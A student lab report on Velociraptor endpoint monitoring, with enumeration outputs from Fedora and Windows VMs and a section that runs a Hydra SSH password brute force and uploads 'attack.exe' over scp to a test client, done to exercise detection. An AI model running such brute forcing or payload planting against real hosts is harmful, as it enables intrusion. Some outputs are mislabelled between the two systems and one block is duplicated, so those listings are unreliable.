

Project endpoint visibility Using Velociraptor

Made By :

Osama Abdulaziz Zard – 2040912

Omar Farhan

Hattin Al-sobhi

Seraj saadi



Cyber Security engineering and architecture (T37)

Table of Contents

Introduction	3
Deploying the Velociraptor in virtualized environment.....	3
2.1 Creating the virtual machines.....	3
2.2 showing the created machines from the server machine.....	4
Collecting information from clients machines.....	4
3.1 List all the user accounts.....	4
3.2 List all running process.....	5
3.3 list all start-up apps.....	6
3.4 Launch the attack.....	7
Virtual network Architecture.....	8
4.1 Virtual Network Architecture.....	8
Configuration files.....	9
Comparison	11
References	12

1 Introduction

Velociraptor is a cutting-edge open-source endpoint monitoring, digital forensic, and cyber response tool that improves visibility into your endpoints while also assisting with threat hunting efforts.


In addition, it enables you to respond more effectively to a variety of digital forensic and cyber incident response investigations and data breaches.

2 Deploying velociraptor in virtualized environment


We will configure the virtual machines and launch the attack virtually in this project:

2.1 Creating the virtual machines


This is the VM server settings




Here is the first client settings



Here is the second client settings



2.2 showing the created machines from the server machine.




3 Collecting information from clients machines.

3.1 listing all user accounts in both clients VM:

- Fedora user accounts(client) :

```
ihf@fedora:~/velociraptor
ihf@fedora:~/velociraptor — sudo ./velociraptor-v0.6.7-... ihf@fedora:~/velociraptor
dnsmasq:x:991:989:dnsmasq DHCP and DNS server:/var/lib/dnsmasq/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind/sbin/nologin
colord:x:990:988:User for colord:/var/lib/colord/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs/sbin/nologin
openvpn:x:989:987:OpenVPN:/etc/openvpn/sbin/nologin
ne-openvpn:x:988:986:Default user for running openvpn spawned by NetworkManager:/sbin/nologin
pipewire:x:987:985:PipeWire System Daemon:/var/run/pipewire/sbin/nologin
abrt:x:173:173:/etc/abrt/sbin/nologin
flatpak:x:986:983:User for flatpak system helper:/sbin/nologin
gdm:x:42:42:GNOME Display Manager:/var/lib/gdm/sbin/nologin
gnome-initial-setup:x:985:982:/run/gnome-initial-setup/sbin/nologin
vboxadd:x:984:1:/var/run/vboxadd/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/usr/share/empty.sshd/sbin/nologin
tcpdump:x:72:72:/sbin/nologin
iht:x:1000:1000:hatan smai:/home/iht/bin/bash
student:x:1005:1005:/home/student/bin/bash
tech1:x:1006:1006:/home/tech1/bin/bash
tech2:x:1007:1007:/home/tech2/bin/bash
tech3:x:1008:1008:/home/tech3/bin/bash
database:x:1009:1009:/home/database/bin/bash
user1:x:1010:1010:/home/user1/bin/bash
user2:x:1011:1011:/home/user2/bin/bash
user3:x:1012:1012:/home/user3/bin/bash
user4:x:1013:1013:/home/user4/bin/bash
```



- Windows accounts(client) :

```

C:\ Command Prompt

Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\iht>net user


User accounts for \\DESKTOP-1QH3NU3

-----
Administrator      DefaultAccount      Guest
iht                 WDAGUtilityAccount

The command completed successfully.

C:\Users\iht>

```



3.2 listing all running process:

- fedora process :

```


Windows PowerShell

try the new cross-platform PowerShell https://aka.ms/powershell


PS C:\Users\iht>Get-Process

Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
-----
251 15 4152 0 0.17 6976 1 ApplicationFrameHost
178 11 6168 0.22 5168 0 audiodg
207 28 3856 0 6.75 1800 1 backgroundTaskHost
597 24 6820 0 0.08 4260 1 backgroundTaskHost
88 6 3572 0 0.65 6992 1 cmd
255 14 7412 5824 0.81 7140 1 conhost
278 14 4188 15964 0.19 7280 1 conhost
343 15 1884 1384 420 0 csrss
328 28 1800 1136 584 0 csrss
458 17 4148 8988 0.77 3680 1 ctfmon
361 18 3496 0 3112 0 dashHost
248 14 4880 1384 2812 0 dillhost
249 24 5548 4992 0.17 6680 1 dillhost
919 46 82188 25464 956 1 dm
2304 100 72884 45256 25.16 3820 1 explorer
36 6 1180 0 788 0 fontdrvhost
36 12 788 700 0 0 Idle
1248 25 7896 6480 652 0 lsass
0 0 1812 271776 1424 0 Memory Compression
706 46 5480 0 1.53 6880 1 Microsoft.Photos
383 22 14676 18040 3584 0 PhotosCoreWorker
238 13 2844 0 3172 0 smss
286 18 10968 1784 0.10 804 1 smss
284 17 18296 4480 0.64 4944 1 smss
947 35 27980 18280 2.09 5592 1 smss
136 9 2824 452 0.62 5864 1 smss
284 14 7280 772 0.11 5772 1 smss
873 86 23884 135048 3168 0 smss
238 15 3664 14148 0.05 7624 1 smss
215 35 3752 924 560 0 smss
712 54 23800 89760 2.00 1464 1 powershell
0 12 2816 9484 0.03 1736 1 smss
104 22 2840 14168 6.69 4520 1 smss
313 16 4288 4148 2.23 4216 1 smss
614 29 12780 19180 1.23 5580 1 smss
222 12 2644 2080 0.92 5864 1 smss
327 16 6912 1892 0.42 5864 1 smss
1718 121 137256 80 19.92 5864 1 smss
783 43 14272 8516 3872 0 SearchIndexer
292 16 3840 452 0.08 6080 0 SecurityHealthService
168 18 1728 0 0.16 5972 1 SecurityHealthSystray
413 11 4356 5636 632 0 services


```



- windows process :




PID	PPID	USER	COMMAND
500	0	root	[trfs-cleanup]
501	0	root	[trfs-cleanup]
502	0	root	[trfs-cleanup]
503	0	root	[trfs-cleanup]
504	0	root	[trfs-cleanup]
505	0	root	[trfs-cleanup]
506	0	root	[trfs-cleanup]
507	0	root	[trfs-cleanup]
508	0	root	[trfs-cleanup]
509	0	root	[trfs-cleanup]
510	0	root	[trfs-cleanup]
511	0	root	[trfs-cleanup]
512	0	root	[trfs-cleanup]
513	0	root	[trfs-cleanup]
514	0	root	[trfs-cleanup]
515	0	root	[trfs-cleanup]
516	0	root	[trfs-cleanup]
517	0	root	[trfs-cleanup]
518	0	root	[trfs-cleanup]
519	0	root	[trfs-cleanup]
520	0	root	[trfs-cleanup]
521	0	root	[trfs-cleanup]
522	0	root	[trfs-cleanup]
523	0	root	[trfs-cleanup]
524	0	root	[trfs-cleanup]
525	0	root	[trfs-cleanup]
526	0	root	[trfs-cleanup]
527	0	root	[trfs-cleanup]
528	0	root	[trfs-cleanup]
529	0	root	[trfs-cleanup]
530	0	root	[trfs-cleanup]
531	0	root	[trfs-cleanup]
532	0	root	[trfs-cleanup]
533	0	root	[trfs-cleanup]
534	0	root	[trfs-cleanup]
535	0	root	[trfs-cleanup]
536	0	root	[trfs-cleanup]
537	0	root	[trfs-cleanup]
538	0	root	[trfs-cleanup]
539	0	root	[trfs-cleanup]
540	0	root	[trfs-cleanup]
541	0	root	[trfs-cleanup]
542	0	root	[trfs-cleanup]
543	0	root	[trfs-cleanup]
544	0	root	[trfs-cleanup]
545	0	root	[trfs-cleanup]
546	0	root	[trfs-cleanup]
547	0	root	[trfs-cleanup]
548	0	root	[trfs-cleanup]
549	0	root	[trfs-cleanup]
550	0	root	[trfs-cleanup]
551	0	root	[trfs-cleanup]
552	0	root	[trfs-cleanup]
553	0	root	[trfs-cleanup]
554	0	root	[trfs-cleanup]
555	0	root	[trfs-cleanup]
556	0	root	[trfs-cleanup]
557	0	root	[trfs-cleanup]
558	0	root	[trfs-cleanup]
559	0	root	[trfs-cleanup]
560	0	root	[trfs-cleanup]
561	0	root	[trfs-cleanup]
562	0	root	[trfs-cleanup]
563	0	root	[trfs-cleanup]
564	0	root	[trfs-cleanup]
565	0	root	[trfs-cleanup]
566	0	root	[trfs-cleanup]
567	0	root	[trfs-cleanup]
568	0	root	[trfs-cleanup]
569	0	root	[trfs-cleanup]
570	0	root	[trfs-cleanup]
571	0	root	[trfs-cleanup]
572	0	root	[trfs-cleanup]
573	0	root	[trfs-cleanup]
574	0	root	[trfs-cleanup]
575	0	root	[trfs-cleanup]
576	0	root	[trfs-cleanup]
577	0	root	[trfs-cleanup]
578	0	root	[trfs-cleanup]
579	0	root	[trfs-cleanup]
580	0	root	[trfs-cleanup]
581	0	root	[trfs-cleanup]
582	0	root	[trfs-cleanup]
583	0	root	[trfs-cleanup]
584	0	root	[trfs-cleanup]
585	0	root	[trfs-cleanup]
586	0	root	[trfs-cleanup]
587	0	root	[trfs-cleanup]
588	0	root	[trfs-cleanup]
589	0	root	[trfs-cleanup]
590	0	root	[trfs-cleanup]
591	0	root	[trfs-cleanup]
592	0	root	[trfs-cleanup]
593	0	root	[trfs-cleanup]
594	0	root	[trfs-cleanup]
595	0	root	[trfs-cleanup]
596	0	root	[trfs-cleanup]
597	0	root	[trfs-cleanup]
598	0	root	[trfs-cleanup]
599	0	root	[trfs-cleanup]
600	0	root	[trfs-cleanup]



PID	PPID	USER	COMMAND
500	0	root	[trfs-cleanup]
501	0	root	[trfs-cleanup]
502	0	root	[trfs-cleanup]
503	0	root	[trfs-cleanup]
504	0	root	[trfs-cleanup]
505	0	root	[trfs-cleanup]
506	0	root	[trfs-cleanup]
507	0	root	[trfs-cleanup]
508	0	root	[trfs-cleanup]
509	0	root	[trfs-cleanup]
510	0	root	[trfs-cleanup]
511	0	root	[trfs-cleanup]
512	0	root	[trfs-cleanup]
513	0	root	[trfs-cleanup]
514	0	root	[trfs-cleanup]
515	0	root	[trfs-cleanup]
516	0	root	[trfs-cleanup]
517	0	root	[trfs-cleanup]
518	0	root	[trfs-cleanup]
519	0	root	[trfs-cleanup]
520	0	root	[trfs-cleanup]
521	0	root	[trfs-cleanup]
522	0	root	[trfs-cleanup]
523	0	root	[trfs-cleanup]
524	0	root	[trfs-cleanup]
525	0	root	[trfs-cleanup]
526	0	root	[trfs-cleanup]
527	0	root	[trfs-cleanup]
528	0	root	[trfs-cleanup]
529	0	root	[trfs-cleanup]
530	0	root	[trfs-cleanup]
531	0	root	[trfs-cleanup]
532	0	root	[trfs-cleanup]
533	0	root	[trfs-cleanup]
534	0	root	[trfs-cleanup]
535	0	root	[trfs-cleanup]
536	0	root	[trfs-cleanup]
537	0	root	[trfs-cleanup]
538	0	root	[trfs-cleanup]
539	0	root	[trfs-cleanup]
540	0	root	[trfs-cleanup]
541	0	root	[trfs-cleanup]
542	0	root	[trfs-cleanup]
543	0	root	[trfs-cleanup]
544	0	root	[trfs-cleanup]
545	0	root	[trfs-cleanup]
546	0	root	[trfs-cleanup]
547	0	root	[trfs-cleanup]
548	0	root	[trfs-cleanup]
549	0	root	[trfs-cleanup]
550	0	root	[trfs-cleanup]
551	0	root	[trfs-cleanup]
552	0	root	[trfs-cleanup]
553	0	root	[trfs-cleanup]
554	0	root	[trfs-cleanup]
555	0	root	[trfs-cleanup]
556	0	root	[trfs-cleanup]
557	0	root	[trfs-cleanup]
558	0	root	[trfs-cleanup]
559	0	root	[trfs-cleanup]
560	0	root	[trfs-cleanup]
561	0	root	[trfs-cleanup]
562	0	root	[trfs-cleanup]
563	0	root	[trfs-cleanup]
564	0	root	[trfs-cleanup]
565	0	root	[trfs-cleanup]
566	0	root	[trfs-cleanup]
567	0	root	[trfs-cleanup]
568	0	root	[trfs-cleanup]
569	0	root	[trfs-cleanup]
570	0	root	[trfs-cleanup]
571	0	root	[trfs-cleanup]
572	0	root	[trfs-cleanup]
573	0	root	[trfs-cleanup]
574	0	root	[trfs-cleanup]
575	0	root	[trfs-cleanup]
576	0	root	[trfs-cleanup]
577	0	root	[trfs-cleanup]
578	0	root	[trfs-cleanup]
579	0	root	[trfs-cleanup]
580	0	root	[trfs-cleanup]
581	0	root	[trfs-cleanup]
582	0	root	[trfs-cleanup]
583	0	root	[trfs-cleanup]
584	0	root	[trfs-cleanup]
585	0	root	[trfs-cleanup]
586	0	root	[trfs-cleanup]
587	0	root	[trfs-cleanup]
588	0	root	[trfs-cleanup]
589	0	root	[trfs-cleanup]
590	0	root	[trfs-cleanup]
591	0	root	[trfs-cleanup]
592	0	root	[trfs-cleanup]
593	0	root	[trfs-cleanup]
594	0	root	[trfs-cleanup]
595	0	root	[trfs-cleanup]
596	0	root	[trfs-cleanup]
597	0	root	[trfs-cleanup]
598	0	root	[trfs-cleanup]
599	0	root	[trfs-cleanup]
600	0	root	[trfs-cleanup]


3.3 listing all start-up apps:

- Fedora apps :



File Name
firefox.desktop

- Windows apps :



Caption	Command
OneDrive	"C:\Users\ihf\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
MicrosoftEdgeAutoLaunch_83F918B3A464DA8F9EEC836526D0804	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5
SecurityHealth	%windir%\system32\SecurityHealthSystray.exe
VMware User Process	"C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

3.4 Launching the attack :


```
(iht@iht) [~/Desktop]
$ hydra -l iht -P pass.txt 192.168.1.25 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for i

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-11 06:18:01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:1/p:11), ~1 try per task
[DATA] attacking ssh://192.168.1.25:22/
[22][ssh] host: 192.168.1.25 login: iht password: 123456789
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-11 06:18:04

(iht@iht) [~/Desktop]
$ scp attack.exe iht@192.168.1.25:/home/iht/Desktop
iht@192.168.1.25's password:
/etc/profile.d/local-umask.sh: line 2: [: missing `]'
attack.exe

(iht@iht) [~/Desktop]
$
```

first we made a brute force the password of the SSH, after we get a match we transfer the file over the SCP



We run a collected artifacts that will search for anomalous file.

